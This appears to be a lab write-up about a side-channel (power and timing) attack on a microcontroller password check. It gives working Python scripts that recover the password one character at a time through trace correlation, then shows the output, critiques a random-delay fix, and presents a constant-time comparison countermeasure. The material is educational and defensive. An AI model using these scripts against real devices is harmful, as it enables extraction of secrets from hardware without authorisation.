
The trace resulting from the correct password :



In the beginning of the trace, we see 5 repeated patterns which matches the loop that compares the password from user input with the password "h0px3" character by character:

```
char correct_passwd[] = "h0px3";
for(uint8_t i = 0; i < sizeof(correct_passwd); i++)
{
    if (correct_passwd[i] != passwd[i]){
        passbad = 1;
        break;
    }
}
```

The trace of completely wrong password, is similar to this one :




We notice that there is no pattern for a loop at the beginning of trace.

Timing analysis

Since the password check is done character by character, we can exploit the fact that the programme will take longer to check a password that starts with a correct character than the one that doesn't !

```
bad_char = cap_pass_trace("x\n")
good_char = cap_pass_trace("h\n")

x_range = range(0, len(good_char))
p = figure(plot_width=1000, plot_height=300) #

p.add_tools(CrosshairTool())
p.line(x_range, good_char, line_color='red')
p.line(x_range, bad_char, line_color='yellow')

show(p)
```

The resulting traces for the code below :




- Yellow trace : password starts with bad char
- Red trace : password starts with good char

Both traces start with almost the same sample value. Then after around 60 samples, the red trace got delayed till the end.


We also can draw the trace of their difference using the code below :

```
bad_char = cap_pass_trace("x\n")
good_char = cap_pass_trace("h\n")

diff_trace = good_char - bad_char
x_range = range(0, 500)

p = figure(plot_width=500, plot_height=300)
p.add_tools(CrosshairTool())
p.line(x_range, diff_trace[0:500], line_color='blue')

show(p)
```



From 0 to 60 samples, the difference is quite low, then after that it goes higher and unstable.

If we increment the number of correct characters in both compared password we will notice that the difference between samples will get delayed further more :




We tried a password that starts with h0 and another one starting with two incorrect chars and saw the delayed common end patterns in the case of the right chars.

Some of these delayed sequences are underlined in the following plot:

```
scope.adc.samples = 600
bad_char = cap_pass_trace("xt\n")
good_char = cap_pass_trace("h0\n")

x_range = range(0, len(good_char))
p = figure(plot_width=1000, plot_height=400)

p.add_tools(CrosshairTool())
p.line(x_range, bad_char, line_color='red')
p.line(x_range, good_char, line_color='blue')

show(p)
```

The resulting traces for the code below :



Attacking a single letter

We know that all traces representing a correct letter will always be different from other traces and that the wrong chars will generate pretty the same traces.

We can use this to find the most decorrelated trace, which will be the trace corresponding to the correct char.

To do so, we'll calculate the correlation between a known bad char (for example "\xFF') and all other characters :

- The wrong characters will have a high correlation with our bad char (corr > 0.9)
- The correct character will have a low correlation with our bad char (0.5 < corr < 0.9)

We will pick the character that has the lowest correlation as the correct character :

```
\xFF vs a: 0.9976436440067036
\xFF vs b: 0.9970098716628346
\xFF vs c: 0.9992595930927214
\xFF vs d: 0.9966762693542494
\xFF vs e: 0.9976275121859637
\xFF vs f: 0.9977692015243449
\xFF vs g: 0.9972315617486246
\xFF vs h: 0.5851688140841408
\xFF vs i: 0.9980151334262861
\xFF vs j: 0.9977660070015516
\xFF vs k: 0.9987433845503585
\xFF vs l: 0.9974228892880946
\xFF vs m: 0.9974345255457253
\xFF vs n: 0.9979471828369159
\xFF vs o: 0.9985516204246834
\xFF vs p: 0.9973473100835658
\xFF vs q: 0.9972724795001167
\xFF vs r: 0.9980653747993501
\xFF vs s: 0.9987240692107754
\xFF vs t: 0.998612530922301
\xFF vs u: 0.9982286331191057
\xFF vs v: 0.9971250759470034
\xFF vs w: 0.9973550417140582
\xFF vs x: 0.9973609659055989
\xFF vs y: 0.9972534480526087
\xFF vs z: 0.9970252765821935
\xFF vs 0: 0.9972821645561184
\xFF vs 1: 0.9993620628552838
\xFF vs 2: 0.9971470783240962
\xFF vs 3: 0.9981396218563359
\xFF vs 4: 0.999504770861128
\xFF vs 5: 0.997769711031857
\xFF vs 6: 0.9971848556402788
\xFF vs 7: 0.9973862514977875
\xFF vs 8: 0.9970256781913507
\xFF vs 9: 0.9971787092008674
[*] Found character: h
```

```python
from numpy import corrcoef

trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
traces = {}

wrong_value = cap_pass_trace( "\xff" + "\n" )
min_corr  = 1
good_char = ''

for c in trylist :
    traces[c] = cap_pass_trace( c + "\n" )
    corr = corrcoef( wrong_value, traces[c] )[0][1]
    if corr < min_corr :
        min_corr = corr
        good_char = c

print("[*] Found character: {}".format(good_char))
```

```
[*] Found character: h
```

Attacking the full password

Now, we will use correlations to attack the full password. We will use the same logic as before :

We define a function that calculates the correlation for a longer guess :

It takes the old guess which is passed as an entry parameter and consider it as an empty password (it adds the bad char "\xFF", calculates correlation, compares with all other characters's correlation and pick the minimum) :

```
from numpy import corrcoef

def next_char( pwd ) :
    trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
    traces = {}

    min_corr = 1
    char = ''
    temp = cap_pass_trace( pwd + "\xff" + "\n" )

    for c in trylist :

        traces[c] = cap_pass_trace( pwd + c + "\n" )
        corr = corrcoef(temp,traces[c])[0][1]
        if corr < min_corr :
            min_corr = corr
            char = c

    return char

pwd = ""
while len(pwd) < 5 :
    pwd += next_char(pwd)
    print("[*] Leaking password: {}".format(pwd) )
```

When executed :

```
[*] Leaking password: h
[*] Leaking password: h0
[*] Leaking password: h0p
[*] Leaking password: h0px
[*] Leaking password: h0px3
```

Attacking any size password

Now we'll try to guess the password when we do not know the size of the password.

Since we know that the threshold correlation for a wrong character is 0.9, we will modify the function next_char so that it return the minimum correlation in addition :

If the returned correlation is > 0.9, it means that we looped through all the candidates and we didn't find a correct character for the next position. At that moment, we can say that we leaked the whole password :

```
from numpy import corrcoef

corr_threshold = 0.9

def next_char( pwd ) :
    trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
    traces = {}

    min_corr = 1
    char = ''
    temp = cap_pass_trace( pwd + "\xff" + "\n" )

    for c in trylist :

        traces[c] = cap_pass_trace( pwd + c + "\n" )
        corr = corrcoef(temp,traces[c])[0][1]
        if corr < min_corr :
            min_corr = corr
            char = c

    return char, min_corr

pwd = ""
while True :
    char, corr = next_char(pwd)
    if corr < corr_threshold :
        pwd += char
        print("[*] Leaking password: {}".format(pwd) )
    else :
        print("[*] Found Password: {}".format(pwd) )
        break
```

We change the correct password inside our firmware code to "anysize" and checks if our solution works correctly :

```
[*] Leaking password: a
[*] Leaking password: an
[*] Leaking password: any
[*] Leaking password: anys
[*] Leaking password: anysi
[*] Leaking password: anysiz
[*] Leaking password: anysize
[*] Found Password: anysize
```

Developer's countermeasure

```
if (passbad){
    //Stop them fancy timing attacks
    int wait = rand() % 100000; //% 100000 can be removed for xmega
    for(volatile int i = 0; i < wait; i++){
        ;
    }
    delay_2_ms();
    delay_2_ms();
    my_puts("PASSWORD FAIL\n");
    led_error(1);
} else {
    my_puts("Access granted, Welcome!\n");
    led_ok(1);
}
```

The developer tried to add a random delay at the end of each failed attempt.

First of all (if not an oversight), the wait variable is not random, but always the same, because of not calling srand() before calling rand().

From rand() function manual:

rand ()

The rand() function is used in C/C++ to generate random numbers in the range [0, RAND_MAX).

Note: If random numbers are generated with rand() without first calling srand(), your program will create the same sequence of numbers each time it runs.

Secondly, adding random noise may make the attack slower, but it will not make it any more complex.

The attacker will just be forced to sample multiple times to average out the noise, which is feasible.

In theory, if the lengths of the random delays are unbounded, i.e. drawn from [0, infinity] then it would stop a timing attack from happening because the attacker will get a whole mess of unhandleable response times. In practice, we don't want to make legitimate users wait an infinite amount of time for their login, so we have to draw the random delays from some finite range [0, x]. This means that we'll have **on average** x/2 added time. With enough samples, an attacker can manage to successfully perform the timing attack.

In the following code and output, we've tried to prove that, as expected, adding a random delay could make the attack slower because we got more traces with correlations approaching the correlation of the right character.

In this case, we've yet got the right char (h:0.73), but with very little difference from the next one (t:0.75). We know that in the real world and with more random traces, we will not be as lucky as in this case. However, trying harder and trying with more samples would reveal the right password.

```
from numpy import corrcoef

traces = {}
traces["a"] = cap_pass_trace("a" + "\n") # 40
traces["f"] = cap_pass_trace("f" + "\n") # 100
traces["1"] = cap_pass_trace("1" + "\n") # 1000
traces["0"] = cap_pass_trace("0" + "\n") # 5000
traces["h"] = cap_pass_trace("h" + "\n") # 50
traces["t"] = cap_pass_trace("t" + "\n") # 4
traces["z"] = cap_pass_trace("z" + "\n") # 30
traces["x"] = cap_pass_trace("x" + "\n") # 80
traces["d"] = cap_pass_trace("d" + "\n") # 145
traces["r"] = cap_pass_trace("r" + "\n") # 234

wrong_value = cap_pass_trace( "\xff" + "\n" )
correlations = []
for c in "af10htzxdr" :
    correlations.append( (c, corrcoef( wrong_value, traces[c] )[0][1]) )
sorted_by_second = sorted(correlations, key=lambda tup: tup[1])

for x in sorted_by_second :
    char, corr = x
    print("{}: {}".format(char, corr) )

print("The correct char is:", sorted_by_second[0])
```

All these captures are different due to the number of iterations performed after the early abort which is different. The "# number" comment designate the number of iterations.

```
h: 0.738274903011287
t: 0.7505092955318332
z: 0.8270309856509551
a: 0.860767007207933
d: 0.9076466818648654
x: 0.9076695383563633
f: 0.9087963413757248
r: 0.9114783993310324
1: 0.9137934475680421
0: 0.9141867894728999
The correct char is: ('h', 0.738274903011287)
```

Our countermeasure

The most reliable approach that will really bother the attacker, is to try to get a constant time for all performed, secret-dependent operations.

For our countermeasure, we will keep the two arrays, one containing the correct password and another one containing the password sent by the user. Also, we keep the loop that iterates through both strings, comparing them, but slightly modified to avoid the early aborts in case of a wrong letter.

To do so, we modify both arrays to have a fixed size (32) and fill them with "\0". We'll do 32 iterations, despite the fact that the real size of the password is much shorter. This allows us to have a constant execution time, even if we are sacrificing the performance.

Now, many would think that the side channel arises only because of an *early abort* which is definitely false. As we told before, we want a constant time for all **secret-dependent** operations. So, using the same approach as the developer (without the early abort), expose our program to a side channel attack, because of the comparison (`if (correct_passwd[i] != passwd[i])`) which is secret dependent, resulting in an operation disproportion, as the program will execute an instruction in the case of equality and not otherwise. Adding an else with the same operation is not a solution, as it does affect the performance and does not protect our code from a potential branch prediction.

Our solution consists of:

For each byte of the two strings :


- Calculate (left_i XOR right_i)
- Bitwise OR the current value of passwd with the result of the XOR, store the output in passwd (which was initialized to 0)

At the end of the loop, passwd will be equal to 0 if and only if the two strings are equal.

```c
int main(void)
{
  platform_init();
  init_uart();
  trigger_setup();
  delay_2_ms();
  char passwd[32] = {0};
  char correct_passwd[32] = "h0px3";
  while(1)
  {
      trigger_low();
      //Get password
      //my_puts("Please enter password to continue: ");
      my_read(passwd, 32);
      uint8_t passbad = 0;
      trigger_high();

      // we loop through all the char array (32), to not leak information about the password length
      for(volatile int i = 0; i < 32; i++)
          passbad |= correct_passwd[i] ^ passwd[i];

      if (passbad){
          my_puts("PASSWORD FAIL\n");
          led_error(1);
      } else {
          my_puts("Access granted, Welcome!\n");
          led_ok(1);
      }
      //All done;
      while(1);
  }
  return 1;
}
```

Theoretically, if we try to draw the trace for the correct password and we compare it to the correlation of a wrong password :

```
good_pass = cap_pass_trace("h0px3\n")
bad_pass = cap_pass_trace("wrong\n")
x_range = range(0, 1000)
p = figure(plot_width=1000, plot_height=300) #
p.add_tools(CrosshairTool())
p.line(x_range, good_pass, line_color='blue')
p.line(x_range, bad_pass, line_color='red')
show(p)
```



We notice that there is no difference between both of them, they take the same amount of time and the power consumption is almost the same.

Practically, if we try to re-perform the base attack to leak just one character :

`First execution :`

```
from numpy import corrcoef

trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
traces = {}

wrong_value = cap_pass_trace( "\xff" + "\n" )
min_corr  = 1
good_char = ''

for c in trylist :
    traces[c] = cap_pass_trace( c + "\n" )
    corr = corrcoef( wrong_value, traces[c] )[0][1]
    if corr < min_corr :
        min_corr = corr
        good_char = c

print("[*] Found character: {}".format(good_char))
```

```
[*] Found character: 8
```

`Second execution :`

```
from numpy import corrcoef

trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
traces = {}

wrong_value = cap_pass_trace( "\xff" + "\n" )
min_corr  = 1
good_char = ''

for c in trylist :
    traces[c] = cap_pass_trace( c + "\n" )
    corr = corrcoef( wrong_value, traces[c] )[0][1]
    if corr < min_corr :
        min_corr = corr
        good_char = c

print("[*] Found character: {}".format(good_char))
```

```
[*] Found character: l
```

We notice that the attack gives different results in each execution which means the whole attack won't work.

The downside of this approach is that the time used for all executions becomes that of the worst-case performance of the function.